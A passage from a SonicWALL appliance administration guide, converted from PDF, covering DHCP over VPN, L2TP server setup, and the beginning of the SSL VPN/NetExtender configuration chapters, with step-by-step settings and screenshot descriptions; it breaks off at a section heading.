


CHAPTER 59

Configuring DHCP Over VPN

VPN > DHCP over VPN

The **VPN > DHCP over VPN** page allows you to configure a SonicWALL security appliance to obtain an IP address lease from a DHCP server at the other end of a VPN tunnel. In some network deployments, it is desirable to have all VPN networks on one logical IP subnet, and create the appearance of all VPN networks residing in one IP subnet address space. This facilitates IP address administration for the networks using VPN tunnels.



The screenshot shows the configuration page for DHCP over VPN. At the top, there is a breadcrumb "VPN /" and the title "DHCP over VPN". Below the title are "Accept" and "Cancel" buttons. The "DHCP over VPN" section contains a dropdown menu set to "Central Gateway" and a "Configure..." button. The "Current DHCP over VPN Leases" section features a table with columns: IP Address, Host Name, Ethernet Address, Lease Time, Tunnel Name, and Configure. Below the table, it states "There are currently no leases." and includes a "Delete All" button. At the bottom, a status line reads "Current Dynamic: 0. Current Static: 0. Total: 0."

Topics:

- [“DHCP Relay Mode” section on page 983](#)
- [“Current DHCP over VPN Leases” section on page 987](#)

DHCP Relay Mode

The SonicWALL security appliance at the remote and central site are configured for VPN tunnels for initial DHCP traffic as well as subsequent IP traffic between the sites. The SonicWALL security appliance at the remote site (**Remote Gateway**) passes DHCP broadcast

packets through its VPN tunnel. The SonicWALL security appliance at the central site (**Central Gateway**) relays DHCP packets from the client on the remote network to the DHCP server on the central site.

Topics:

- “Configuring the Central Gateway for DHCP Over VPN” on page 984
- “Configuring DHCP over VPN Remote Gateway” on page 985
- “Devices” on page 986

Configuring the Central Gateway for DHCP Over VPN

To configure DHCP over VPN for the Central Gateway, use the following steps:

-
- Step 1** Select **VPN > DHCP over VPN**.
- Step 2** Select **Central Gateway** from the **DHCP Relay Mode** drop-down menu.
- Step 3** Click **Configure**. The **DHCP over VPN Configuration** window is displayed.

- Step 4** Select **Use Internal DHCP Server** to enable the SonicWALL Global VPN Client or a remote firewall or both. Check:
- The **For Global VPN Client** checkbox to use the DHCP Server for Global VPN Clients.
 - The **For Remote Firewall** to use the DHCP Server as a remote firewall.



Note Selecting **For Remote Firewall** disables (dims) the **Send DHCP requests to the server addresses listed below** option.


- Both, to use an internal DHCP server to obtain IP addressing information.

- Step 5** If you want to send DHCP requests to specific servers, select **Send DHCP requests to the server addresses listed below**.



Note If **For Remote Firewall** is selected, this option is dimmed (unavailable).

Step 6 Click **Add**. The **Add DHCP Server** window is displayed.



IP Address:

Step 7 Type the IP address of a DHCP server in the **IP Address** field, and click **OK**. The SonicWALL security appliance now directs DHCP requests to the specified servers. The DHCP over VPN Configuration window is supposed to close as well?

Step 8 Type the IP address of a relay server in the **Relay IP Address (Optional)** field.

To edit an entry in the **IP Address** table, select the entry in the **IP Address** table and then click **Edit**. The **Edit DHCP Server** window displays. To delete a DHCP Server, highlight the entry in the **IP Address** table, and then click **Delete**. Click **Delete All** to delete all entries.


Configuring DHCP over VPN Remote Gateway

To configure DHCP over VPN for the Remote Gateway, use the following steps:

Step 1 Select **VPN > DHCP over VPN**.

Step 2 Select **Remote Gateway** from the **DHCP Relay Mode** drop-down menu.

Step 3 Click **Configure**. The **DHCP over VPN Configuration** window is displayed.



The screenshot shows the 'DHCP over VPN Configuration' window with the 'General' tab selected. The 'Settings' section includes the following fields and options:

- Relay DHCP through this VPN Tunnel: VPN Policy not select
- DHCP lease bound to: Interface X0
- Accept DHCP Request from bridged WLAN interface
- Relay IP Address: 0.0.0.0
- Remote Management IP Address: 0.0.0.0
- Block traffic through tunnel when IP spoof detected
- Obtain temporary lease from local DHCP server if tunnel is down
- Temporary Lease Time (minutes): 2

Step 4 In the **General** tab, the VPN policy name is automatically displayed in the **Relay DHCP through this VPN Tunnel** field if the VPN policy has the setting **Local network obtains IP addresses using DHCP through this VPN Tunnel** enabled.



Note Only VPN policies using IKE can be used as VPN tunnels for DHCP.

Step 5 Select the interface the DHCP lease is bound from the **DHCP lease bound to** drop-down menu.

Step 6 If you enter an IP address in the **Relay IP address** field, this IP address is used as the DHCP Relay Agent IP address in place of the Central Gateway's address, and must be reserved in the DHCP scope on the DHCP server. This address can also be used to manage this SonicWALL security appliance remotely through the VPN tunnel from behind the Central Gateway.

- Step 7** If you enter an IP address in the **Remote Management IP Address** field, this IP address is used to manage the SonicWALL security appliance from behind the Central Gateway, and must be reserved in the DHCP scope on the DHCP server.
- Step 8** If you enable **Block traffic through tunnel when IP spoof detected**, the SonicWALL security appliance blocks any traffic across the VPN tunnel that is spoofing an authenticated user's IP address. If you have any static devices, however, you must ensure that the correct Ethernet address is typed for the device. The Ethernet address is used as part of the identification process, and an incorrect Ethernet address can cause the SonicWALL security appliance to respond to IP spoofs.
- Step 9** If the VPN tunnel is disrupted, temporary DHCP leases can be obtained from the local DHCP server. Once the tunnel is again active, the local DHCP server stops issuing leases. By enabling **Obtain temporary lease from local DHCP server if tunnel is down** checkbox, you have a failover option in case the tunnel ceases to function.
- Step 10** If you want to allow temporary leases for a certain time period, type the number of minutes for the temporary lease in the **Temporary Lease Time (minutes)** field. The default value is 2 minutes.

Devices

- Step 11** To configure devices on your LAN, click the **Devices** tab.

The screenshot shows the 'Devices' configuration page. At the top, there are two tabs: 'General' and 'Devices', with 'Devices' selected. Below the tabs, there are two main sections:

- Static Devices on LAN:** This section contains a table with two columns: 'IP Address' and 'Ethernet Address'. The table is currently empty. Below the table are four buttons: 'Add...', 'Edit...', 'Delete', and 'Delete All'.
- Excluded LAN Devices:** This section contains a table with one column: 'Ethernet Address'. The table is currently empty. Below the table are four buttons: 'Add...', 'Edit...', 'Delete', and 'Delete All'.

- Step 12** To configure **Static Devices on the LAN**, click **Add** to display the **Add LAN Device Entry** window, and type the IP address of the device in the **IP Address** field and then type the Ethernet address of the device in the **Ethernet Address** field.

The screenshot shows the 'Add LAN Device Entry' window. It has two input fields:

- IP Address:** An empty text input field.
- Ethernet Address:** An empty text input field.

An example of a static device is a printer as it cannot obtain an IP lease dynamically.



Note If you do not have **Block traffic through tunnel when IP spoof detected** enabled, it is not necessary to type the Ethernet address of a device.

Step 13 Click **OK**.

You must exclude the Static IP addresses from the pool of available IP addresses on the DHCP server so that the DHCP server does not assign these addresses to DHCP clients. You should also exclude the IP address used as the **Relay IP Address**. It is recommended to reserve a block of IP address to use as Relay IP addresses.

Step 14 To exclude devices on your LAN, click **Add** to display the **Add Excluded LAN Entry** window.

Ethernet Address:

Step 15 Enter the MAC address of the device in the **Ethernet Address** field.

Step 16 Click **OK**.

Step 17 Click **OK** to exit the **DHCP over VPN Configuration** window.



Note You must configure the local DHCP server on the remote SonicWALL security appliance to assign IP leases to these computers.



Note If a remote site has trouble connecting to a central gateway and obtaining a lease, verify that Deterministic Network Enhancer (DNE) is not enabled on the remote computer.



Tip If a static LAN IP address is outside of the DHCP scope, routing is possible to this IP, i.e. two LANs.


Current DHCP over VPN Leases

The **Control DHCP over VPN Leases** table shows the details on the current bindings:

- IP Address
- Host Name
- Ethernet Address
- Lease Time
- Tunnel Name

To modify an existing binding, select the binding from the list, and then click the **Edit** icon in the **Configure** column. To delete a binding, which frees the IP address in the DHCP server, select the binding from the list, and then click the **Delete** icon. The operation takes a few seconds to complete. Once completed, a message confirming the update is displayed at the bottom of the Web browser window. Click the **Delete All** button to delete all VPN leases.

The bottom of the page displays the number of Current Dynamic leases, Current Static leases, and total leases.



CHAPTER 60

Configuring L2TP Server

VPN > L2TP Server

The SonicWALL security appliance can terminate L2TP-over-IPsec connections from incoming Microsoft Windows clients. In situations where running the SonicWALL Global VPN Client is not possible, you can use the SonicWALL L2TP Server to provide secure access to resources behind the SonicWALL security appliances.

You can use Layer 2 Tunneling Protocol (L2TP) to create VPN over public networks such as the Internet. L2TP provides interoperability between different VPN vendors that protocols such as PPTP and L2F do not, although L2TP combines the best of both protocols and is an extension of them. L2TP is supported on Microsoft Operating System.

L2TP supports several of the authentication options supported by PPP, including Password Authentication Protocol (PAP), Challenge Handshake Authentication Protocol (CHAP), and Microsoft Challenge Handshake Authentication Protocol (MS-CHAP). You can use L2TP to authenticate the endpoints of a VPN tunnel to provide additional security, and you can implement it with IPsec to provide a secure, encrypted VPN solution.

Topics:

- [“Configuring the L2TP Server” section on page 990](#)
- [“Currently Active L2TP Sessions” section on page 991](#)

Configuring the L2TP Server

The **VPN > L2TP Server** page provides the settings for configuring the SonicWALL security appliance as a L2TP Server.

To configure the L2TP Server, follow these steps:

- Step 1** To enable L2TP Server functionality on the SonicWALL security appliance, select **Enable L2TP Server**. Then click **Configure** to display the **L2TP Server Configuration** window.

- Step 2** Enter the number of seconds in the **Keep alive time (secs)** field to send special packets to keep the connection open. The default is **60** seconds.
- Step 3** Enter the IP address of your first DNS server in the **DNS Server 1** field. If you have a second DNS server, type the IP address in the **DNS Server 2** field.
- Step 4** Enter the IP address of your first WINS server in the **WINS Server 1** field. If you have a second WINS server, type the IP address in the **WINS Server 2** field.

Step 5 Click the **L2TP Users** tab.

Step 6 Select the IP address provider:

- Select **IP address provided by RADIUS/LDAP Server** if a RADIUS Server provides IP addressing information to the L2TP clients.
- If the L2TP Server provides IP addresses, select **Use the Local L2TP IP pool**.
 - Enter the range of private IP addresses in the **Start IP** and **End IP** fields. The private IP addresses should be a range of IP addresses on the LAN.

Step 7 If you have configured a specific user group defined for using L2TP, select it from the **User Group for L2TP users** drop-down menu or use **Everyone**.

Step 8 Click the **PPP** tab.

Step 9 To arrange the protocols in the desired order, use the Up and Down arrows.

Step 10 To add a protocol, click the **Add** button.

To delete a protocol, select it and then click **Remove**.

Step 11 Click **OK**.

Currently Active L2TP Sessions

The Active L2TP Sessions section is a table that contains this information about the sessions:

- **User Name** - The user name assigned in the local user database or the RADIUS user database.
- **PPP IP** - The source IP address of the connection.

- **Zone** - The zone used by the L2TP client.
- **Interface** - The interface used to access the L2TP Server, whether it is a VPN client or another SonicWALL security appliance.
- **Authentication** - Type of authentication used by the L2TP client.
- **Host Name** - The name of the L2TP client connecting to the L2TP Server.



“[User Management](#)” on [page 1073](#) contains some guidance on how to configure L2TP connections from Apple iOS devices (iPad/iPhone/iPod touch) for either LDAP or RADIUS authentication. For more information, see “[Configuring L2TP to use LDAP for MacOS and iOS Connections](#)” on [page 1138](#).”

PART 14

SSL VPN

This part contains the following chapters:

- **SSL VPN**
- **SSL VPN > Status**
- **SSL VPN > Server Settings**
- **SSL VPN > Portal Settings**
- **SSL VPN > Client Settings**
- **SSL VPN > Client Routes**
- **SSL VPN > Virtual Office**



CHAPTER 61

SSL VPN

SSL VPN

This chapter provides information on how to configure the SSL VPN features on the SonicWALL security appliance. SonicWALL's SSL VPN features provide secure remote access to the network using the NetExtender client.

NetExtender is an SSL VPN client for Windows, Mac, or Linux users that is downloaded transparently and that allows you to run any application securely on the company's network. It uses Point-to-Point Protocol (PPP). NetExtender allows remote clients seamless access to resources on your local network. Users can access NetExtender two ways:

- Logging in to the Virtual Office web portal provided by the SonicWALL security appliance and clicking on the NetExtender button.
- Launching the standalone NetExtender client.

The NetExtender standalone client is installed the first time you launch NetExtender. Thereafter, it can be accessed directly from the Start menu on Windows systems, from the Application folder or dock on MacOS systems, or by the path name or from the shortcut bar on Linux systems.

Topics:

- [“SSL VPN NetExtender Overview” on page 996](#)
- [“Configuring Users for SSL VPN Access” on page 999](#)

Other Topics

- [“SSL VPN > Status” on page 1001](#)
- [“SSL VPN > Server Settings” on page 1002](#)
- [“SSL VPN > Portal Settings” on page 1003](#)
- [“SSL VPN > Client Settings” on page 1005](#)
- [“SSL VPN > Client Routes” on page 1008](#)
- [“SSL VPN > Virtual Office” on page 1011](#)

SSL VPN NetExtender Overview

Topics:

- [“What is SSL VPN NetExtender?” on page 996](#)
- [“Benefits” on page 996](#)
- [“NetExtender Concepts” on page 996](#)

What is SSL VPN NetExtender?

SonicWALL’s SSL VPN NetExtender feature is a transparent software application for Windows, Mac, and Linux users that enables remote users to securely connect to the remote network. With NetExtender, remote users can securely run any application on the remote network. Users can upload and download files, mount network drives, and access resources as if they were on the local network. The NetExtender connection uses a Point-to-Point Protocol (PPP) connection.

Benefits

NetExtender provides remote users with full access to your protected internal network. The experience is virtually identical to that of using a traditional IPsec VPN client, but NetExtender does not require any manual client installation. Instead, the NetExtender Windows client is automatically installed on a remote user’s PC by an ActiveX control when using the Internet Explorer browser, or with the XPCOM plugin when using Firefox. On MacOS systems, supported browsers use Java controls to automatically install NetExtender from the Virtual Office portal. Linux systems can also install and use the NetExtender client.

After installation, NetExtender automatically launches and connects a virtual adapter for secure SSL-VPN point-to-point access to permitted hosts and subnets on the internal network.

NetExtender Concepts

Topics:

- [“Stand-Alone Client” section on page 996](#)
- [“Client Routes” section on page 997](#)
- [“Tunnel All Mode” section on page 997](#)
- [“Connection Scripts” section on page 997](#)
- [“Proxy Configuration” section on page 997](#)
- [“SonicWALL Mobile Connect” section on page 998](#)

Stand-Alone Client

NetExtender is a browser-installed lightweight application that provides comprehensive remote access without requiring users to manually download and install the application. The first time a user launches NetExtender, the NetExtender stand-alone client is automatically installed on the user’s PC or Mac. The installer creates a profile based on the user’s login information. The installer window then closes and automatically launches NetExtender. If the user has a legacy version of NetExtender installed, the installer will first uninstall the old NetExtender and install the new version.

Once the NetExtender stand-alone client has been installed, Windows users can launch NetExtender from their PC's **Start > Programs** menu and configure NetExtender to launch when Windows boots. Mac users can launch NetExtender from their system Applications folder, or drag the icon to the dock for quick access. On Linux systems, the installer creates a desktop shortcut in `/usr/share/NetExtender`. This can be dragged to the shortcut bar in environments like Gnome and KDE.

Client Routes

NetExtender client routes are used to allow and deny access for SSL VPN users to various network resources. Address objects are used to easily and dynamically configure access to network resources.

Tunnel All Mode

Tunnel All mode routes all traffic to and from the remote user over the SSL VPN NetExtender tunnel—including traffic destined for the remote user's local network. This is accomplished by adding the following routes to the remote client's route table:

IP Address	Subnet mask
0.0.0.0	0.0.0.0
0.0.0.0	128.0.0.0
128.0.0.0	128.0.0.0

NetExtender also adds routes for the local networks of all connected Network Connections. These routes are configured with higher metrics than any existing routes to force traffic destined for the local network over the SSL VPN tunnel instead. For example, if a remote user has the IP address 10.0.67.64 on the 10.0.*.* network, the route 10.0.0.0/255.255.0.0 is added to route traffic through the SSL VPN tunnel.

Tunnel All mode is configured on the **SSL VPN > Client Routes** page. See [“SSL VPN > Client Routes” on page 1008](#).

Connection Scripts

SonicWALL SSL VPN provides users with the ability to run batch file scripts when NetExtender connects and disconnects. The scripts can be used to map or disconnect network drives and printers, launch applications, or open files or Web sites. NetExtender Connection Scripts can support any valid batch file commands.

Proxy Configuration

SonicWALL SSL VPN supports NetExtender sessions using proxy configurations. Currently, only HTTPS proxy is supported. When launching NetExtender from the Web portal, if your browser is already configured for proxy access, NetExtender automatically inherits the proxy settings. The proxy settings can also be manually configured in the NetExtender client preferences. NetExtender can automatically detect proxy settings for proxy servers that support the Web Proxy Auto Discovery (WPAD) Protocol.

NetExtender provides three options for configuring proxy settings:

- **Automatically detect settings** - To use this setting, the proxy server must support Web Proxy Auto Discovery Protocol (WPAD)), which can push the proxy settings script to the client automatically.
- **Use automatic configuration script** - If you know the location of the proxy settings script, you can select this option and provide the URL of the script.
- **Use proxy server** - You can use this option to specify the IP address and port of the proxy server. Optionally, you can enter an IP address or domain in the **BypassProxy** field to allow direct connections to those addresses and bypass the proxy server. If required, you can enter a user name and password for the proxy server. If the proxy server requires a username and password, but you do not specify them, a NetExtender pop-up window will prompt you to enter them when you first connect.

When NetExtender connects using proxy settings, it establishes an HTTPS connection to the proxy server instead of connecting to the SonicWALL security appliance. server directly. The proxy server then forwards traffic to the SSL VPN server. All traffic is encrypted by SSL with the certificate negotiated by NetExtender, of which the proxy server has no knowledge. The connecting process is identical for proxy and non-proxy users.

SonicWALL Mobile Connect

SonicWALL Mobile Connect is an app for iPhone, iPad, and iPod Touch that enables secure, mobile connections to private networks protected by SonicWALL security appliances. The SonicWALL Mobile Connect app for iPhone and iPad provides secure, mobile access to sensitive network resources using the iPhone and iPad. SonicWALL Mobile Connect establishes a Secure Socket Layer Virtual Private Network (SSL VPN) connection to private networks that are protected by SonicWALL security appliances. All traffic to and from the private network is securely transmitted over the SSL VPN tunnel.

The process for using SonicWALL Mobile Connect is as follows:

1. Install SonicWALL Mobile Connect from the App Store.
2. Enter connection information (server name, username, password, etc.).
3. Initiate a connection to the network.
4. SonicWALL Mobile Connect establishes a SSL VPN tunnel to the SonicWALL security appliance.
5. You can now access resources on the private network. All traffic to and from the private network is securely transmitted over the SSL VPN tunnel.

From the administrator's perspective, SonicWALL Mobile Connect functions virtually the same as NetExtender. Two administrator configurations are required:

- **Configure a DNS Domain** – For SonicWALL Mobile Connect to function properly, a DNS Domain must be configured on the **SSL VPN > Client Settings** page. See [“Configuring the SSL VPN Client Address Range” on page 1006](#) for details.
- **Configure Users for NetExtender** – For a user to be able to connect with SonicWALL Mobile Connect, their user account must be assigned to the **SSLVPN Services** group. See [“Configuring Users for SSL VPN Access” on page 999](#) for details.

For more information on SonicWALL Mobile Connect:

- [SonicWALL Mobile Connect product page](#)
- [SonicWALL Mobile Connect User Guide](#)
- [SonicWALL Mobile Connect in the iTunes App Store](#)

Configuring Users for SSL VPN Access

For users to be able to access SSL VPN services, they must be assigned to the **SSLVPN Services** group. Users who attempt to login through the Virtual Office who do not belong to the **SSLVPN Services** group will be denied access.

Topics:

- [“Configuring SSL VPN Access for Local Users” section on page 999](#)
- [“Configuring SSL VPN Access for RADIUS Users” section on page 999](#)
- [“Configuring SSL VPN Access for LDAP Users” section on page 1000](#)

Configuring SSL VPN Access for Local Users

To configure users in the local user database for SSL VPN access, you must add the users to the **SSLVPN Services** user group.

To add users to the **SSLVPN Services** user group, perform the following steps:

-
- Step 1** Navigate to the **Users > Local Users** page.
 - Step 2** Click on the **Edit** icon in the **Configure** column for the user you want to edit, or click the **Add User** button to create a new user. The **Edit/Add User** window displays.
 - Step 3** Configure the **Settings**, **Groups**, **VPN Access**, and **Bookmark** tabs exactly as when adding a new user. See [“Adding Local Users” on page 1108](#).

Configuring SSL VPN Access for RADIUS Users

To configure RADIUS users for SSL VPN access, you must add the users to the **SSLVPN Services** user group.

To configure SSL VPN access for RADIUS users, perform the following steps:

-
- Step 1** Navigate to the **Users > Settings** page.
 - Step 2** In the **Authentication Method for login** pull-down menu, select **RADIUS** or **RADIUS + Local Users**.
 - Step 3** Click the **Configure** button for **Authentication Method for login**. The **RADIUS Configuration** window displays.

Step 4 Click on the **RADIUS Users** tab.

Step 5 In the **Default user group to which all RADIUS users belong** pull-down menu, select **SSLVPN Services**.



Note The **VPN Access** tab in the **Edit User** window (**Users > Local Users > Add User...** button/**Edit** icon) is also another granular control on access for both Virtual Office Bookmarks and for NetExtender access.

Step 6 Click **OK**.

Configuring SSL VPN Access for LDAP Users

To configure LDAP users for SSL VPN access, you must add the LDAP user groups to the **SSLVPN Services** user group.

To configure SSL VPN access for LDAP users, perform the following steps:

-
- Step 1** Navigate to the **Users > Settings** page.
 - Step 2** Set the **Authentication method for login** to either **LDAP** or **LDAP + Local Users**.
 - Step 3** Click the **Configure** button to launch the **LDAP Configuration** window.

Step 4 Click on the **LDAP Users** tab.

Step 5 In the **Default LDAP User Group** pull-down menu, select **SSLVPN Services**.



Note The **VPN Access** tab in the **Edit User** window (**Users > Local Users > Add User...** button/**Edit** icon) is also another granular control on access for both Virtual Office Bookmarks and for NetExtender access.

Step 6 Click **OK**.

SSL VPN > Status

The **SSL VPN > Status** page displays a summary of active NetExtender sessions, including the name, the PPP IP address, the physical IP address, login time, length of time logged in and logout time.

The following table provides a description of the status items.

Status Item	Description
User Name	The user name.
Client Virtual IP	The IP address assigned to the user from the client IP address
Client WAN IP	The physical IP address of the user.

Status Item	Description
Login Time	The amount of time since the user first established connection with the SonicWALL SSL VPN appliance expressed as number of days and time (HH:MM:SS).
Inactivity Time	Duration of time that the user has been inactive.
Logged In	The time when the user initially logged in.
Statistics Icon	Mousing over the statistics icon provides a summary of traffic statistics for the user.
Logout	Provides the administrator the ability to logout a NetExtender session.

To update the information in the table, click the **Refresh** button.

SSL VPN > Server Settings

The **SSL VPN > Server Settings** page is used to configure details of the SonicWALL security appliance's behavior as an SSL VPN server.

SSL VPN /

Server Settings

SSL VPN Status on Zones

● LAN ● WAN ● DMZ ● WLAN ● Wireless VLAN Sub-Interface ● VAP-Guest ● VAP-Corporate

Note: This is the SSL VPN Access status on each Zone. Green indicates active SSL VPN status. Red indicates inactive SSL VPN status. Enable or disable SSL-VPN access by clicking the zone name

SSL VPN Server Settings

SSL VPN Port:

Certificate Selection:

Enable Server Cipher Preference

Cipher Methods:

RADIUS User Settings

Use RADIUS in MSCHAP MSCHAPv2 mode (allows users to change expired passwords)

The following options can be configured on the **SSL VPN > Server Settings** page.

- **SSL VPN Status on Zones:** This displays the SSL VPN Access status on each Zone. Green indicates active SSL VPN status, while red indicates inactive SSL VPN status. To enable or disable SSL-VPN access on a zone, click on the zone name.



Note For SonicOS to terminate SSL VPN sessions, HTTPS for Management or User Login must be enabled on the Network > Interfaces page, in the Edit Interface window for the WAN interface.

- **SSL VPN Server Settings**
 - **SSL VPN Port:** Set the SSL VPN port for the appliance. The default is **4433**.

- **Certificate Selection:** Select the certificate that will be used to authenticate SSL VPN users. To manage certificates, go to the **System > Certificates** page.
- **Enable Server Cipher Preference:** Select this checkbox to configure a preferred cipher method. The available ciphers in the **Cipher Methods** drop-down menu are **RC4_MD5**, **3DES_SHA1**, and **AES256_SHA1**.
- **RADIUS User Settings:** This option is only available when either RADIUS or LDAP is configured to authenticate SSL VPN users. Select the **Use RADIUS in** checkbox to have RADIUS use either of these modes:
 - **MSCHAP**
 - **MSCHAPv2**



Note Enabling MSCHAP-mode RADIUS will allow users to change expired passwords at login time.

In LDAP, password updates can only be done when using either Novell eDirectory or Active Directory with TLS and binding to it using an administrative account. If LDAP is not configured as such, password updates for SSL VPN users will be performed using MSCHAP-mode RADIUS, after using LDAP to authenticate the user.

SSL VPN > Portal Settings

The **SSL VPN > Portal Settings** page is used to configure the appearance and functionality of the SSL VPN Virtual Office web portal. The Virtual Office portal is the website that uses log in to launch NetExtender. It can be customized to match any existing company website or design style. After you make changes, click the **Accept** button at the top of the page.

SSL VPN /

Portal Settings

Portal Settings

Portal Site Title:

Portal Banner Title:

Home Page Message:

```
<table cellpadding=0 border=0
valign=top>
<tr>
<td width=500 valign=top>
```

Login Message:


```
<table cellpadding=0 border=0
valign=top>
<tr>
<td width=500 valign=top>
<font class=toolbar style="font-
```

Launch NetExtender after login.

Display Import Certificate Button.* Available only for IE on Windows 2000 & XP.

Enable HTTP meta tags for cache control (recommended)

Portal Logo Settings

Default Portal Logo: 

Use Default SonicWALL Logo


Customized Logo(Input URL of the Logo):

Note: The logo must be GIF format of size 155 x 36. A transparent or light background is recommended.


Portal Settings

The following settings configure the appearance of the Virtual Office portal:

- **Portal Site Title** - The text displayed in the top title of the web browser.
- **Portal Banner Title** - The the text displayed next to the logo at the top of the page.
- **Home Page Message** - The HTML code that is displayed above the NetExtender icon.
- **Login Message** - The HTML code that is displayed when users are prompted to log in to the Virtual Office.
- **Example Template** buttons - Reset the **Home Page Message** and **Login Message** fields to the default example template.
- **Preview** buttons - Launch a pop-up window that displays the HTML code.



Preview Default Home Page Message



Preview Default Login Page Message

The following options customize the functionality of the Virtual Office portal:

- **Launch NetExtender after login** - Automatically launches NetExtender after a user logs in.
- **Display Import Certificate Button *Available only for IE on Windows 2000 & XP** - Displays an **Import Certificate** button on the Virtual Office page. This initiates the process of importing the SonicWALL security appliance's self-signed certificate onto the web browser. This option only applies to the Internet Explorer browser on PCs running Windows 2000 or Windows XP.
- **Enable HTTP meta tags for cache control** - Inserts HTTP tags into the browser that instruct the web browser not to cache the Virtual Office page. SonicWALL recommends enabling this option.

Portal Logo Settings

The **Default Portal Logo** at the top of the Virtual Office portal is the SonicWALL logo. To keep this logo, select **Use Default SonicWALL Logo**. To display your customized logo instead, deselect **Use Default SonicWALL Logo** and then enter the URL of the logo in the **Customized Logo (Input URL of the Logo)** field. The logo must be in GIF format of size 155 x 36, and a transparent or light background is recommended.

SSL VPN > Client Settings

The **SSL VPN > Client Settings** page allows you to enable SSL VPN access on zones and configure the client address range information and NetExtender client settings. The page also displays which zones have SSL VPN access enabled.

SSL VPN /

Client Settings

SSLVPN Client Address Range

Interface:

NetExtender Start IP :

NetExtender End IP :

DNS Server 1:

DNS Server 2:

DNS Domain:

User Domain:

WINS Server 1:

WINS Server 2:

NetExtender Client Settings

Default Session Timeout (minutes):

Enable Web Management over SSLVPN:

Enable SSH Management over SSLVPN:

Enable NetBIOS over SSLVPN:

Enable Client Autoupdate:

Exit Client After Disconnect:

Uninstall Client After Exit:

Create Client Connection Profile:

Communication Between Clients:

User Name & Password Caching:

Topics:

- [“Configuring Zones for SSL VPN Access” section on page 1006](#)
- [“Configuring the SSL VPN Client Address Range” section on page 1006](#)
- [“Configuring NetExtender Client Settings” section on page 1007](#)

Configuring Zones for SSL VPN Access

All of the zones on the SonicWALL security appliance are displayed in the **SSL VPN Status on Zones** section of the **SSL VPN > Server Settings** page. SSL VPN access must be enabled on a zone before users can access the Virtual Office web portal. A green button to the left of the name of the zone indicates that SSL VPN access is enabled. A red button indicates that SSL VPN access is disabled. To change the SSL VPN access for a zone, simply click the name of the zone on the **SSL VPN > Server Settings** page. For further information, see [“SSL VPN > Server Settings” on page 1002](#).

SSL VPN Access can also be configured on the **General** tab of the **Edit Zone** window of the **Network > Zones** page by clicking the **Edit** icon in the **Configure** column for the zone. For further information, see [“Network > Zones” on page 309](#).

Configuring the SSL VPN Client Address Range

